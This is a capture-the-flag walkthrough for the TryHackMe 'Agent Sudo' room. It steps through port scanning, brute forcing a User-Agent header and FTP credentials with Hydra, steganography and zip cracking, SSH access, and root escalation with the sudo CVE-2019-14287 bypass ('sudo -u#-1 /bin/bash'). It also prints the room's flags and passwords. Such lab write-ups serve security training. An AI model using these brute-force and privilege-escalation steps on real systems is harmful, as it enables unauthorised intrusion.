

Agent Sudo


```
ping agentsudo.thm
```

```
rustscan -a agentsudo.thm -- -A -oN portscan
```

Three ports are open **21**, **22**, **80**

```
PORT      STATE SERVICE REASON          VERSION
21/tcp    open  ftp      syn-ack ttl 60  vsftpd 3.0.3
22/tcp    open  ssh      syn-ack ttl 60  OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 ef1f5d04d47795066072ecf058f2cc07 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQCSHdxDB30IcSGobuBxhwKJ8g+DJcU05xzoaZP/vJBtWoSf4nWDqaqLjdEF0Vu7Sw7i0R3aHRKGc5mKmJRuhSEtuKKjkdZqzL3xNTI2cItmyKsMgZz+lbMnc3DouI
Ztd0VmBZcY1TD0U4XJXPiwlslnsbwWA7pg26cAv9B7CcaqvMgldjSTdkT1QNgrx51g4IFxtMIFGeJDh2oJkfPcX6KdcYo6c9W1l+SCSivAqsJ1dXgA2bLFkG/wPaJaBgCzb8IOZ0fxQjnIqBdUNFQPlwshX/nq26BMHn
j31r
| 256 5e02d19ac4e7430662c19e25848ae7ea (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBHdSVnnzMMv6VBLmga/Wpb94C9M2n0Xyu36FCwzHtLB4S4lGXa2LzB5jqnAQa0ihI6IDtQUimgvooZCLNl6ob68=
| 256 2d005cb9fda8c8d880e3924f8b4f18e2 (ED25519)
| ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIOL3wRjJ5kmGs/hI4aXEwEndh81Pm/fvo8EvcpDHR5nt
80/tcp    open  http     syn-ack ttl 60  Apache httpd 2.4.29 ((Ubuntu))
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: Annonceement
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
```

On **port 80**



Dear agents,

Use your own **codename** as user-agent to access the site.

From,
Agent R

We can see that website say **codename** probably from **Agent R R** is codename

After performing **curl** command with user agent **R** we got another message

```
curl -A R http://agentsudo.thm
```

```
(root@Hindutva)-[~/Desktop/ctf/agentsudo]
# curl -A R http://agentsudo.thm
What are you doing! Are you one of the 25 employees? If not, I going to report this incident
<!DocType html>
<html>
<head>
  <title>Annoucement</title>
</head>
<body>
<p>
  Dear agents,
  <br><br>
  Use your own <b>codename</b> as user-agent to access the site.
  <br><br>
  From,<br>
  Agent R
</p>
</body>
</html>
```


Bruteforce for the all 25 characters from **A to Z**

Usign **burp-suite intruder** performing the **spider** attack for **User-Agent**

| Request | Payload | Status code | Error | Timeout | Length | Comment |
|---------|---------|-------------|--------------------------|--------------------------|--------|---------|
| 0 | | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 501 | |
| 18 | P | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 501 | |
| 3 | C | 302 | <input type="checkbox"/> | <input type="checkbox"/> | 422 | |
| 1 | A | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 409 | |
| 2 | B | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 409 | |
| 4 | D | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 409 | |
| 5 | E | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 409 | |
| 6 | F | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 409 | |
| 7 | G | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 409 | |
| 8 | H | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 409 | |
| 9 | I | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 409 | |
| 10 | J | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 409 | |
| 11 | K | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 409 | |

| Request | Response |
|---------|--|
| Pretty | Raw Hex Render |
| 1 | HTTP/1.1 302 Found |
| 2 | Date: Sun, 13 Aug 2023 10:49:06 GMT |
| 3 | Server: Apache/2.4.29 (Ubuntu) |
| 4 | Location: agent_C_attention.php |
| 5 | Content-Length: 218 |
| 6 | Connection: close |
| 7 | Content-Type: text/html; charset=UTF-8 |
| 8 | |
| 9 | |
| 10 | <!DocType html> |
| 11 | <html> |
| 12 | <head> |
| 13 | <title> |
| | Annoucement |
| | </title> |
| 14 | </head> |
| 15 | <body> |
| 16 | <p> |
| 17 | Dear agents, |
| 18 | |
| 19 | |
| 20 | Use your own |
| | codename |
| | |
| | as user-agent to access the site. |
| 21 | |
| | |
| 22 | From, |

After navigating to the **/agent_C_attention.php** we found username as **chris**



Bruteforce for the password as on port **21(ftp)** using **hydra**

```
hydra -l chris -P /root/Documents/ubuntu/Wordlists/rockyou.txt agentsudo.thm  
ftp -f -v -V -t 60
```

```
[ATTEMPT] target agentsudo.thm - login "chris" - pass "angelo" - 260 of 14344412 [child 59] (0/10)  
[21][ftp] host: agentsudo.thm login: chris password: crystal  
[STATUS] attack finished for agentsudo.thm (valid pair found)  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-08-13 16:26:39
```

Found password for **chris** is **crystal**. Login in with ftp

```
ftp agentsudo.thm
```

Found 3 files in system.

```
(root@Hindutva)-[~/Desktop/ctf/agentsudo]
# ftp agentsudo.thm
Connected to agentsudo.thm.
220 (vsFTPd 3.0.3)
Name (agentsudo.thm:root): chris
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||53315|)
150 Here comes the directory listing.
-rw-r--r--    1 0      0      217 Oct 29  2019 To_agentJ.txt
-rw-r--r--    1 0      0    33143 Oct 29  2019 cute-alien.jpg
-rw-r--r--    1 0      0    34842 Oct 29  2019 cutie.png
226 Directory send OK.
ftp> |
```

Download files using **get**

```
ftp> get To_agentJ.txt
local: To_agentJ.txt remote: To_agentJ.txt
229 Entering Extended Passive Mode (|||40910|)
150 Opening BINARY mode data connection for To_agentJ.txt (217 bytes).
100% |*****| 217 42.02 KiB/s 00:00 ETA
226 Transfer complete.
217 bytes received in 00:00 (1.58 KiB/s)
ftp> get cute-alien.jpg
local: cute-alien.jpg remote: cute-alien.jpg
229 Entering Extended Passive Mode (|||35625|)
150 Opening BINARY mode data connection for cute-alien.jpg (33143 bytes).
100% |*****| 33143 123.64 KiB/s 00:00 ETA
226 Transfer complete.
33143 bytes received in 00:00 (80.65 KiB/s)
ftp> get cut
cute-alien.jpg cutie.png
ftp> get cutie.png
local: cutie.png remote: cutie.png
229 Entering Extended Passive Mode (|||5563|)
150 Opening BINARY mode data connection for cutie.png (34842 bytes).
100% |*****| 34842 130.67 KiB/s 00:00 ETA
226 Transfer complete.
34842 bytes received in 00:00 (87.18 KiB/s)
ftp> |
```

```
(root@Hindutva)-[~/Desktop/ctf/agentsudo]
# cat To_agentJ.txt
Dear agent J,

All these alien like photos are fake! Agent R stored the real picture inside your directory. Your login password is somehow stored in the fake picture. It shouldn't be a problem for you.

From,
Agent C
```

After reading the **To_agentJ.txt** file just check the what containt is hidden in the pictures files.

```
binwalk -e cutie.png --run-as=root
```

```
(root@Hindutva)~/Desktop/ctf/agentsudo]
# binwalk -e cutie.png --run-as=root

DECIMAL      HEXADECEMAL  DESCRIPTION
-----
0            0x0         PNG image, 528 x 528, 8-bit colormap, non-interlaced
869         0x365       Zlib compressed data, best compression

WARNING: Extractor.execute failed to run external extractor 'jar xvf %e': [Errno 2] No such file or directory: 'jar', 'jar xvf %e' might not be installed correctly
34562       0x8702      Zip archive data, encrypted compressed size: 98, uncompressed size: 86, name: To_agentR.txt
34820       0x8804      End of Zip archive, footer length: 22

(root@Hindutva)~/Desktop/ctf/agentsudo]
# ls
cute-alien.jpg  cutie.png  _cutie.png.extracted  portscan  To_agentJ.txt
```

Found one directory as **cutie.png.extracted**. After navigating into it found this.

```
(root@Hindutva)~/Desktop/ctf/agentsudo/_cutie.png.extracted]
# ls
365  365.zlib  8702.zip  To_agentR.txt
```

Zip file is password protected and **To_agentR.txt** file is blank.

```
(root@Hindutva)~/Desktop/ctf/agentsudo/_cutie.png.extracted]
# 7z e 8702.zip

7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_IN,Utf16=on,HugeFiles=on,64 bits,128 CPUs Intel(R) Core(TM) i5-8300H CPU @ 2.30GHz (906EA),ASM,AES-NI)

Scanning the drive for archives:
1 file, 280 bytes (1 KiB)

Extracting archive: 8702.zip
--
Path = 8702.zip
Type = zip
Physical Size = 280

Would you like to replace the existing file:
Path:      ./To_agentR.txt
Size:      0 bytes
Modified:  2019-10-29 17:59:11
with the file from archive:
Path:      To_agentR.txt
Size:      86 bytes (1 KiB)
Modified:  2019-10-29 17:59:11
? (Y)es / (N)o / (A)lways / (S)kip all / A(u)to rename all / (Q)uit? Y

Enter password (will not be echoed):
```

Use tool **zip2john** to convert password-protected ZIP archive files into a format that John the Ripper can use for password cracking attempts.

```
zip2john 8702.zip > 8702.hash
```

```
(root@Hindutva)~/Desktop/ctf/agentsudo/_cutie.png.extracted]
# zip2john 8702.zip > 8702.hash

(root@Hindutva)~/Desktop/ctf/agentsudo/_cutie.png.extracted]
# ls
365  365.zlib  8702.hash  8702.zip  To_agentR.txt

(root@Hindutva)~/Desktop/ctf/agentsudo/_cutie.png.extracted]
# cat 8702.hash
8702.zip/To_agentR.txt:$zip2$*0*1*0*4673cae714579045*67aa*4e*61c*cf3af9ae649f827e5964ce575c5f7a239c48fb992c8ea8cbffe51d03755e0ca861a5a3dcbabfa618784b85075f0ef476c6da8261805bd0a4309db38835ad
32613e3dc5d7e87c0f91c0b5e64e*4969f382486cb6767ae6*$/zip2$:To_agentR.txt:8702.zip:8702.zip

(root@Hindutva)~/Desktop/ctf/agentsudo/_cutie.png.extracted]
#
```

```
john 8702.hash
```

Found **alien** as a password. After that use this password for unzip the **8702.zip** file

```
7z e 8702.zip
```

Found one **To_agentR.txt** file with following content.

```
(root@Hindutva)-[~/Desktop/ctf/agentsudo/_cutie.png.extracted]
# cat To_agentR.txt
Agent C,

We need to send the picture to 'QXJlYTUx' as soon as possible!

By,
Agent R
```

Go to the <https://gchq.github.io/CyberChef/> and decode the string **QXJlYTUx**

The screenshot shows the CyberChef web application interface. At the top, there is an 'Input' section with a text box containing the string 'QXJlYTUx'. Below this is a large empty area for the workspace. At the bottom, there is an 'Output' section with a text box containing the decoded string 'Area51'. The interface includes various icons for file management and a status bar at the bottom showing 'Raw Bytes' and 'LF'.

After that go to file **cute-alien.jpg**

```
steghide info cute-alien.jpg
```

And enter passphrase as **Area51** that we got from **cyberchef**

```
(root@Hindutva)-[~/Desktop/ctf/agentsudo]
# steghide info cute-alien.jpg
"cute-alien.jpg":
  format: jpeg
  capacity: 1.8 KB
Try to get information about embedded data ? (y/n) y
Enter passphrase:
  embedded file "message.txt":
    size: 181.0 Byte
    encrypted: rijndael-128, cbc
    compressed: yes
```

Extract that **message.txt** file

```
steghide extract -sf cute-alien.jpg
```

```
(root@Hindutva)-[~/Desktop/ctf/agentsudo]
# cat message.txt
Hi james,

Glad you find this message. Your login password is hackerrules!

Don't ask me why the password look cheesy, ask agent R who set this password for you.

Your buddy,
chris
```

Login with **james:hackerrules!** into the machine using **ssh**

```
ssh james@agentsudo.thm
```

```
(root@Hindutva) [~/Desktop/ctf/agentsudo]
# ssh james@agentsudo.thm
The authenticity of host 'agentsudo.thm (10.10.131.122)' can't be established.
ED25519 key fingerprint is SHA256:rt6rNpPo1pGMkl4PRRE7NaQKAHV+UNkS9BfrCy8jVCA.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:12: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'agentsudo.thm' (ED25519) to the list of known hosts.
james@agentsudo.thm's password:
Permission denied, please try again.
james@agentsudo.thm's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-55-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sun Aug 13 11:32:37 UTC 2023

System load:  0.0          Processes:      96
Usage of /:   39.7% of 9.78GB Users logged in: 0
Memory usage: 34%         IP address for eth0: 10.10.131.122
Swap usage:   0%

75 packages can be updated.
33 updates are security updates.

Last login: Tue Oct 29 14:26:27 2019
james@agent-sudo:~$ whoami
james
james@agent-sudo:~$ ls -la
.  ..  Alien_autospy.jpg  .bash_history  .bash_logout  .bashrc  .cache  .gnupg  .profile  .sudo_as_admin_successful  user_flag.txt
james@agent-sudo:~$ |
```

user flag - **b03d975e8c92a7c04146cfa7a5a313c7**

Download the **Alien_autospy.jpg** in our system for further investigate

```
scp james@agentsudo.thm:Alien_autospy.jpg /root/Desktop/ctf/agentsudo
```

```
(root@Hindutva) [~/Desktop/ctf/agentsudo]
# scp james@agentsudo.thm:Alien_autospy.jpg /root/Desktop/ctf/agentsudo
james@agentsudo.thm's password:
Alien_autospy.jpg
100% 41KB 60.2KB/s 00:00
(root@Hindutva) [~/Desktop/ctf/agentsudo]
```

Roswell alien autopsy

After that enter command **sudo -l**

```
james@agent-sudo:~$ sudo -l
[sudo] password for james:
Matching Defaults entries for james on agent-sudo:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin


User james may run the following commands on agent-sudo:
(ALL, !root) /bin/bash
james@agent-sudo:~$ |
```

Go to the google found that machine is vulnrable to **CVE:2019-14287**

(ALL, !root) /bin/bash exploit


Ubuntu Mac Cve 2019 Command line Videos News Images Shopping Books

About 8,27,000 results (0.37 seconds)

 Exploit Database
<https://www.exploit-db.com/exploits/>

sudo 1.8.27 - Security Bypass - Linux local Exploit

15-Oct-2019 — ... sudo -l User hacker may run the following commands on kali: (ALL, !root) /bin/bash So user hacker can't run /bin/bash as root (!root) ...
You've visited this page 3 times. Last visit: 13/8/2023

 AquaSec Blog
<https://blog.aquasec.com/cve-2019-14287-sudo-linu...>

CVE-2019-14287 sudo Vulnerability Allows Bypass of User ...

17-Oct-2019 — The sudo **vulnerability** CVE-2019-14287 is a security policy bypass issue that provides a user or a program the ability to execute commands as ...

OffSec | Labs | Play GTFOBins Reverse Shell TryHackMe

user hacker sudo privilege in /etc/sudoers

```
# User privilege specification
root    ALL=(ALL:ALL) ALL

hacker  ALL=(ALL,!root) /bin/bash
```

With ALL specified, user hacker can run the binary /bin/bash as any user

EXPLOIT:

```
sudo -u#-1 /bin/bash
```

Example :

```
hacker@kali:~$ sudo -u#-1 /bin/bash
root@kali:/home/hacker# id
uid=0(root) gid=1000(hacker) groups=1000(hacker)
root@kali:/home/hacker#
```

Description :

Sudo doesn't check for the existence of the specified user id and executes the with arbitrary user id with the sudo priv

-u#-1 returns as 0 which is root's id

```
sudo -u#-1 /bin/bash
```

We got the **root** shell and flag also

```
james@agent-sudo:~$ sudo -u#-1 /bin/bash
root@agent-sudo:~# id
uid=0(root) gid=1000(james) groups=1000(james)
root@agent-sudo:~# whoami
root
root@agent-sudo:~# cd /root
root@agent-sudo:/root# ls -a
.  ..  .bash_history  .bashrc  .local  .profile  root.txt  .ssh
root@agent-sudo:/root# |
```

```
root@agent-sudo:/root# cat root.txt
To Mr.hacker,

Congratulation on rooting this box. This box was designed for TryHackMe. Tips, always update your machine.

Your flag is
b53a02f55b57d4439e3341834d70c062

By,
DesKel a.k.a Agent R
root@agent-sudo:/root# |
```

root flag - b53a02f55b57d4439e3341834d70c062